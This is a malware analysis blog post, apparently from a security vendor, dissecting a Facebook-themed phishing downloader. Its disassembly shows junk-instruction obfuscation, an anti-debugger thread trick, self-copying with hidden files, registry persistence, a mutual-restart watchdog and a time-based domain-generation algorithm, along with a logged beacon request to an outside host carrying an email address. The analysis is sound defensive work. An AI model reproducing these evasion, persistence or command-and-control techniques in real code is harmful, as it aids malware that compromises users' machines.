

# Your Facebook connection is now secured! Thank you for your support!

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Your Facebook connection is now secured! Thank you for your support!

The title of this blog post may make you think that we will discuss the security of your Facebook account. Not this time. However, I will analyze an attack which starts with a suspicious email sent to the victim's email account.

The incoming email has the following subject, '**Hey <name> your Facebook account has been closed!**' or '**Hi <name> your Facebook account is blocked!**'. The email has a ZIP file attachment with name <name>.zip, which contains a downloader file named <name>.exe. <name> stands for a random user name. After a user downloads and executes the executable file, he is presented with the message saying that "Your Facebook connection is now secured! Thank you for your support!" It tries to convince you that there was a problem with your Facebook account, which was later successfully solved by executing the application from the email attachment.

Let's look inside the executable file!



Unlike many other malware samples, which use various malware cryptors ( see [an article about the interesting one](#)), this malware sample does not use any cryptor. Instead, when observing the instruction flow, we notice many useless registry computations and memory operations, which make it harder to analyze the sample. All text strings


and names are encrypted in the malicious file and decrypted on the fly, when needed. In the figure below, you can see many registry and memory operations from address 0x408a8c to 0x408aca, whose purpose is to make it difficult to understand the original function of the code.

```

00408A86      call     ds:Sleep
00408A8C      mov     edx, dword_424C88
00408A92      add     edx, 47CAD253h
00408A98      cmp     edx, 79FFAFEEh
00408A9E      jle     short loc_408ACA
00408AA0      mov     eax, dword_424DA4
00408AA5      imul   eax, 4EAD878Dh
00408AAB      and     eax, 0CC9B3676h
00408AB0      or      eax, dword_4237EC
00408AB6      mov     dword_4237EC, eax
00408ABB      mov     ecx, dword_424DA4
00408AC1      add     ecx, 1
00408AC4      mov     dword_424DA4, ecx
00408ACA
00408ACA  loc_408ACA:                                ; CODE XREF: .text:00408A9E↑j
00408ACA      jmp     loc_4089E4

```

Whenever I get a suspicious file, I start OllyDbg and begin analyzing the file. In the case of this sample, I loaded it in OllyDbg, made it run and the following error message box appeared.



Then I tried to figure out what could be wrong with the sample I just started to analyze. In the beginning, there is a loop with 0x109 = 265 iterations. In each iteration, a new thread is created.

```
loc_408971:                                ; CODE XREF: .text:004089B8↓j
mov     eax, [ebp-20h]
cmp     eax, numberOfThreads
jnz     short loc_40897E
jmp     short loc_4089BA    numberOfThreads dd 109h
; -----
loc_40897E:                                ; CODE XREF: .text:0040897A↑j
mov     ecx, [ebp-20h]
mov     hHandle[ecx*4], 0
push   0
push   0
mov     edx, [ebp-20h]
push   edx
push   offset create_thread
push   0
push   0
call   ds:CreateThread
mov     eax, [ebp-20h]
add     eax, 1
mov     [ebp-20h], eax
mov     ecx, [ebp-14h]
or     ecx, 0FEF67FFCh
mov     [ebp-14h], ecx
jmp     short loc_408971
```

Each thread executes its own thread function, in which it creates a manual-reset event object ( CreateEventA ), which requires the use of functions ResetEvent or SetEvent to change the event state. Later on, the function WaitForSingleObject with timeout 0x2710 = 10000 ms = 10 seconds makes the thread wait for setting the state of the event manually. If the state of the event is set or if its timeout expires, a DWORD value at addressOfProcedure is XORed with a certain value unique for each thread. These per-thread unique values are taken from arrayOfDwords table, which starts at address 0x422488 ( file offset 0x20a88 ).

```
create_thread proc near

var_8= dword ptr -8
var_4= dword ptr -4
threadNumber= dword ptr 8

push    ebp
mov     ebp, esp
sub     esp, 8
mov     [ebp+var_4], 0
mov     [ebp+var_8], 0
push    0                ; lpName
push    0                ; bInitialState
push    1                ; bManualReset
push    0                ; lpEventAttributes
call    ds:CreateEventA
mov     ecx, [ebp+threadNumber]
mov     hHandle[ecx*4], eax
push    2710h            ; dwMilliseconds
mov     edx, [ebp+threadNumber]
mov     eax, hHandle[edx*4]
push    eax              ; hHandle
call    ds:WaitForSingleObject
mov     ecx, [ebp+threadNumber]
mov     edx, addressOfProcedure
xor     edx, arrayOfDwords[ecx*4]
mov     addressOfProcedure, edx
mov     eax, [ebp+threadNumber]
mov     ecx, hHandle[eax*4]
push    ecx              ; hObject
call    ds:CloseHandle
```

```

.data:00422488 arrayOfDwords dd 5EFA0F9Fh
.data:0042248C dd 44975A42h
.data:00422490 dd 0D0A6425Ch
.data:00422494 dd 0CBCC65Dh
.data:00422498 dd 0F23F0380h
.data:0042249C dd 9FF156B3h
.data:004224A0 dd 3B104CD0h
.data:004224A4 dd 796E8FC5h
.data:004224A8 dd 1A17A365h
.data:004224AC dd 8D0B8335h
.data:004224B0 dd 0C6855BF5h
.data:004224B4 dd 0E342A7A1h
.data:004224B8 dd 0F1A123F3h
.data:004224BC dd 0F8D08A83h
.data:004224C0 dd 0FC6886C7h
.data:004224C4 dd 0FE34A609h
.data:004224C8 dd 0FF1A575Bh
.data:004224CC dd 0FF8DD885h
.data:004224D0 dd 0FFC62E70h
.data:004224D4 dd 7FE34F87h
.data:004224D8 dd 0BFF16A2Dh
.data:004224DC dd 0DFF8CBE1h
.data:004224E0 dd 0EFFC5545h
.data:004224E4 dd 0F7FEC6Eh
.data:004224E8 dd 7BFF9DD4h
.data:004224EC dd 3DFFB8A2h
.data:004224F0 dd 1EFF2D7Eh
.data:004224F4 dd 0F7F5514h
.data:004224F8 dd 7BF34BEh
.data:004224FC dd 3DFF958h
.data:00422500 dd 1EFA854h
.data:00422504 dd 0F7FE28h
.data:00422508 dd 7B1327h
.data:0042250C dd 803D1CAFh
.data:00422510 dd 0C01EE53Ch
.data:00422514 dd 600F10AEh
.data:00422518 dd 3007DF36h
.data:0042251C dd 18038A25h
.data:00422520 dd 8C01D7E9h

```

```

00020A88 0000000000422488: .data:arrayOfDwords

```

An application then sets events for the four given threads, which causes function WaitForSingleObject to end immediately. DWORD at addressOfProcedure is then XORed with the four corresponding values from arrayOfDwords. After these four XOR operations, addressOfProcedure contains the address of function which will be called by the main program.

```

numberOfThreads dd 109h
threads_to_wakeup db 0BFh ; ~
db 0
db 0D4h ; d
db 0
db 0D3h ; E
db 0
db 0F5h ; §
db 0

```

```

loc_408ACF:                ; CODE XREF: .text:00408A08↑j
mov     dword ptr [ebp-20h], 0

loc_408AD6:                ; CODE XREF: .text:00408BBA↓j
cmp     dword ptr [ebp-20h], 4 ; number of threads to wake up
jnz     short loc_408AE1 ; counter
jmp     loc_408BBF

; -----

loc_408AE1:                ; CODE XREF: .text:00408ADA↑j
mov     edx, [ebp-20h] ; counter
mov     eax, [ebp-18h] ; threads to wake up
movzx   ecx, word ptr [eax+edx*2] ; thread value
mov     edx, hHandle[ecx*4] ; thread handle
push    edx
call    ds:SetEvent
    
```

In our situation, the thread to be woken up are 0xbf, 0xd4x 0xd3x 0xf5. In arrayOfDwords, the thread unique values are stored at addresses

$$0x20a88 + 0xbf*4 = 0x20d84$$

$$0x20a88 + 0xd4*4 = 0x20dd8$$

$$0x20a88 + 0xd3*4 = 0x20dd4$$

$$0x20a88 + 0xf5*4 = 0x20e5c$$

from where we can get per-thread unique values, which after being XORed give us the following result:

$$0x9329c591 \text{ XOR } 0xc3b12028 \text{ XOR } 0x732eb78b \text{ XOR } 0x23f618f2 = 0x00404ac0$$

Therefore the next address of execution will be 0x404ac0.

```

00020D60: 16 23 64 A1 27 9C B2 50|74 61 59 A8 24 6A 2C 54 | 7#d~'ś PtaV''$j,T
00020D70: 59 47 16 2A 7B CF 0B 95|61 A4 85 CA 32 02 42 E5 | YG~*{Dc~*a#...E2-BÍ
00020D80: 33 1A A1 72 91 C5 29 93|11 B2 A8 DC 69 61 54 EE | 3~r'(L)"◀ "ÜiaTî
00020D90: 98 E4 2A F7 0A BE 95 7B|E9 E4 CA 3D 5A E6 E5 9E | ä*÷.I~{éäE=Zcíž
00020DA0: 4D 20 72 4F 5C 36 B9 A7|F7 C9 DC 53 5A 5F EE A9 | M r0\6aš÷EÜSZ î@
00020DB0: 89 DC F7 54 76 32 7B AA|0F D4 3D 55 F8 F1 9E AA | %ü÷Tu2{š0=Uřñžš
00020DC0: 70 74 4F 55 2A F2 A7 2A|23 0E 53 15 A9 98 A9 8A | ptOU*ñš*#šS+@0š
00020DD0: 74 20 54 C5 8B B7 2E 73|28 20 B1 C3 5B 87 AA 98 | t T[< .s( ±Ā[†š
00020DE0: 9D F0 55 CC 94 46 2A E6|B7 6D 15 73 6C 91 8A B9 | tđUĚ"F*c~m~sl'Ša
00020DF0: B4 FE C5 5C B3 59 62 2E|DE 05 31 97 60 71 98 4B | 't[\žyb .J|1-`qK
00020E00: 98 E8 CC 25 0C C0 E6 12|6C 66 73 09 1F E9 B9 04 | čĚ%Rć†lfs..éa
00020E10: 12 83 5C 82 53 CA 2E 41|B7 8E 97 A0 7D 22 4B D0 | ť\,SE.A-ž- }"K0
00020E20: 0D CF 25 E8 F3 6D 12 F4|28 2F 09 FA BF 2B 04 7D | .D%čóm†ô(/.úž+~}
00020E30: D3 F4 82 BE 4C E3 41 DF|3D 97 A0 6F 87 E9 D0 B7 | ůô,†LăAB=- ošé0~
00020E40: FA 37 E8 DB 15 18 F4 6D|20 16 FA B6 2B 1B 7D 5B | ú7ĚŮ††ôm †ú†+~}[
00020E50: B7 22 BE AD C7 6C DF D6|7C 19 6F EB F2 18 F6 23 | -'†-č†0Ů†|oěñ†š#
00020E60: AD A9 DB 3A 80 AA 6D 9D|55 15 B6 4E 5E B4 5B A7 | -@Ů:€šm†U~†Ā^†[š
    
```

```

loc_408BBF:                ; CODE XREF: .text:00408ADC↑j
call    addressOfProcedure

; -----

db     31h ; 1
db     80h ; Ć
db     30h ; 0
db     0E7h ; š
db     5Ah ; Z
    
```

While 261 out of 265 created threads are still sleeping (and waiting for the event being set or timeout interval to elapse) just four threads are woken up, and these threads compute the function address which will be called. OllyDbg cannot handle this situation correctly, computes the wrong destination address and therefore displays the above mentioned error message. After 10 seconds, timeouts of all threads will elapse and addressOfProcedure will be modified to an invalid address value, however, it will happen after the program already jumped to address 0x404ac0 and DWORD value at addressOfProcedure is no longer important.

After executing the procedure from address 0x404ac0, the main program body begins. The program flow can be split into three main branches. At first, the program tries to find out, if it was executed with a command line parameter containing string WATCHDOGPROC. If yes, the left (red) branch is chosen. If not, the right (green) branch is executed.

```
push    0Dh          ; length
push    offset unk_422C3C ; offset
call    dexor        ; WATCHDOGPROC
add     esp, 8
mov     [ebp+lpName], eax
mov     ecx, [ebp+var_24]
add     ecx, 1
mov     [ebp+var_24], ecx
mov     edx, [ebp+var_24]
mov     dword_422B64, edx
mov     eax, [ebp+lpName]
push    eax          ; char *
mov     ecx, [ebp+lpExistingFileName]
push    ecx          ; char *
call    _strstr      ; originalPath, "WATCHDOGPROC"
add     esp, 8
mov     [ebp+bFoundWATCHDOGPROC], eax
mov     edx, [ebp+lpName]
push    edx          ; void *
push    0Dh          ; size_t
call    memory_free
add     esp, 8
cmp     [ebp+bFoundWATCHDOGPROC], 0
jz      loc_405131
```


If WATCHDOGPROC string in command line parameters was not found, then there is another branch asking if the name of the current executable is usfqvololjv.exe. If not, we take the left (red) branch.

```
loc_405322:
mov     edx, [ebp+lpName]
push    edx          ; void *
push    44h          ; size_t
call    memory_free
add     esp, 8
mov     eax, [ebp+var_C]
push    eax          ; char *
mov     ecx, [ebp+lpExistingFileName]
push    ecx          ; char *
call    _strstr
add     esp, 8
test    eax, eax
jnz     loc_4054F8    ; is my name "usfqvololjv.exe" ???
```

In this (left) branch, the file copies itself into %APPDATA%\lthrborczvnt\usfqvololjv.exe, executed itself, establishes persistence via registry key, displays the message "Your Facebook connection is now secured! Thank you for your support! Facebook" and terminates.

```
mov     edx, [ebp+var_C]
push   edx           ; void *
push   20h          ; size_t
call   memory_free
add    esp, 8
push   0            ; bFailIfExists
mov    eax, [ebp+lpFileName]
push   eax           ; lpNewFileName
mov    ecx, [ebp+lpExistingFileName]
push   ecx           ; lpExistingFileName
call   ds:CopyFileA ; copy itself to "...\\lthrborczvnt\\usfqvololjv.exe"
test   eax, eax
jz     loc_405448

push   2            ; dwFileAttributes
mov    edx, [ebp+lpFileName]
push   edx           ; lpFileName
call   ds:SetFileAttributesA ; FILE_ATTRIBUTE_HIDDEN = 2
mov    eax, [ebp+lpFileName]
push   eax           ; lpData
call   persistenceViaRegistry
add    esp, 4
push   3E8h         ; dwMilliseconds
call   ds:Sleep
mov    ecx, dword_4248D0
sub    ecx, 1
mov    dword_4248D0, ecx
mov    edx, dword_4248D0
sub    edx, 1C84FA80h
imul  edx, [ebp+var_1C]
mov    [ebp+var_1C], edx
push   0            ; lpCommandLine
mov    eax, [ebp+lpFileName]
push   eax           ; lpApplicationName
call   create_detached_process
add    esp, 8
```



The whole process is repeated again, but now the condition where the current program name is compared with usfqvololjv.exe is satisfied. We can see that usfqvololjv.exe copies itself under another name tjsotyw.exe and

executes it with commandline parameter "WATCHDOGPROC usfqvololjv.exe".

```
loc_405690:
mov     eax, [ebp+lpExistingFileName]
push   eax
mov     ecx, [ebp+lpName]
push   ecx           ; char *
push   21Ch         ; size_t
mov     edx, lpCommandLine
push   edx           ; char *
call   __snprintf   ; string "WATCHDOGPROC "filename""
add    esp, 10h
mov     eax, [ebp+lpName]
push   eax           ; void *
push   12h          ; size_t
call   memory_free
add    esp, 8
mov     ecx, lpCommandLine ; WATCHDOGPROC filename
push   ecx           ; lpCommandLine
mov     edx, lpApplicationName ; tjsotyw.exe
push   edx           ; lpApplicationName
call   create_detached_process
add    esp, 8
mov     eax, dword_4248EC
add    eax, 7FCBE787h
xor    eax, [ebp+var_4]
mov     dword_424D58, eax
push   400h         ; size_t
push   0            ; int
mov     ecx, [ebp+lpExistingFileName]
push   ecx           ; void *
call   _memset
add    esp, 0Ch
mov     edx, [ebp+lpExistingFileName]
push   edx           ; void *
call   _free
add    esp, 4
push   0
call   inet_comm
```

Now it becomes clear that usfqvololjv.exe is a master process and tjsotyw.exe is a slave process.

usfqvololjv.exe	1916
tjsotyw.exe	4648

The master process (usfqvololjv.exe) then continues into an internet communication loop, which generates traffic to seemingly legitimate websites. The URL address is always in format <WORD1>

```
<WORD2>.net/forum/search.php?email=<EMAIL_ADDRESS>&method=post
GET /forum/search.php?email=jalyons@geico.com&method=post HTTP/1.0
Accept: */*
Connection: close
Host: experiencepublic.net

HTTP/1.0 301 Moved Permanently
Cache-Control: max-age=900
Content-Type: text/html
Location: http://www.EXPERIENCEPUBLIC.COM/forum/search.php?email=jalyons@geico.com&method=post
Server: ATS/3.2.4
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Sat, 08 Jun 2013 09:59:26 GMT
Content-Length: 0
Age: 0
```

The only task of the slave process is to check if the master process is running. If not, it restarts the master process. Similarly, if the master process finds out that the slave process is not running, it restarts the slave process, so both processes keep running all the time, keeping an eye one on another.


Domain names are generated by an algorithm, which uses the value of the current time. It starts with obtaining the current Unix epoch time, which is a system for describing time, defined as the number of seconds that have elapsed since 00:00:00 Coordinated Universal Time (UTC), 1 January 1970. This number is then divided by  $0x200 = 512$ . Time is then divided into 512 seconds = 8 minutes 32 seconds long time chunks.

Let's look at a particular example. For the time interval between "Fri, 07 Jun 2013 12:45:52 GMT" and "Fri, 07 Jun 2013 12:54:23 GMT", we get Unix epoch times between  $0x51B1D600$  and  $0x51B1D7FF$ . After dividing any of the numbers between previously mentioned borders by  $0x200 = 512$ , we get the following result.

**$0x51b1d600 / 0x200 = 0x28D8EB$**

The result ( $0x28d8eb$ ) is then converted to its binary form and its last 15 binary digits are reordered (LSB bit of  $0x28d8eb$  goes to the 3rd position, the second LSB bit goes to 9th position, etc...). From the newly reordered 15 binary digits, the first 7 binary digits form a number, which gives us an index of the first word in the table of words. The last 8 digits form another number, which gives us an index of the second word in the table of words. These two words are then concatenated and a generic top-level domain .net is appended. The following picture illustrates how this domain-generation algorithm works.

**$0x28D8EB = 0b1010001101100011101011$**



**$0x4FE8 = 0b100111111101000$**

**$0x4F$**        **$0xe8$**   
 +  
 **$0x80$**   
 =  
 **$0x168$**

**waterneither.net**

**$0x4f = 79th$  word is water**  
 **$0x168 = 360th$  word is neither**

00008570: 03 00 09 00 0D 00 06 00 | 02 00 04 00 0B 00 07 00 | L . . - 7 3 5 • |  
 00008580: 0E 00 01 00 0A 00 05 00 | 08 00 0C 00 00 00 AB AB | 8 . . | □ 5 <<<



```
mov     [ebp+var_54], ecx
mov     edx, [ebp+lpApplicationName]
push   edx           ; lpBuffer
push   0EBh         ; nBufferLength
call   ds:GetTempPathA
mov     eax, dword_422484
or     eax, 1CD0621Ah
mov     dword_422484, eax
call   ds:GetTickCount ; random = itoa( GetTickCount(), 0x24 )
push   eax           ; int
mov     ecx, [ebp+lpApplicationName]
push   ecx           ; char *
call   getTempFileName ; %TEMP%\g52--random--arg.exe
```

Conclusion:

Obfuscation does not need to be done with a cryptor. Filling the code with many useless registry and memory instructions can do the same job.

Malware authors often use domain-generation algorithms. If malware connects to just a few websites to get updates or payloads, it is easy to block these domains and make malware ineffective. However, in the case of generating many domain names via domain-generation algorithms, it is often impossible to block all the randomly generated domains, either because of their huge number or because of the fact, that some of these domains may be legitimate websites.

SHAs:

EC8B88A96D1B4917334BDAD7F2E580EAD4D9B71D111A1591BB5B965DA3E27CF6

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Source: <https://blog.avast.com/2013/06/18/your-facebook-connection-is-now-secured/>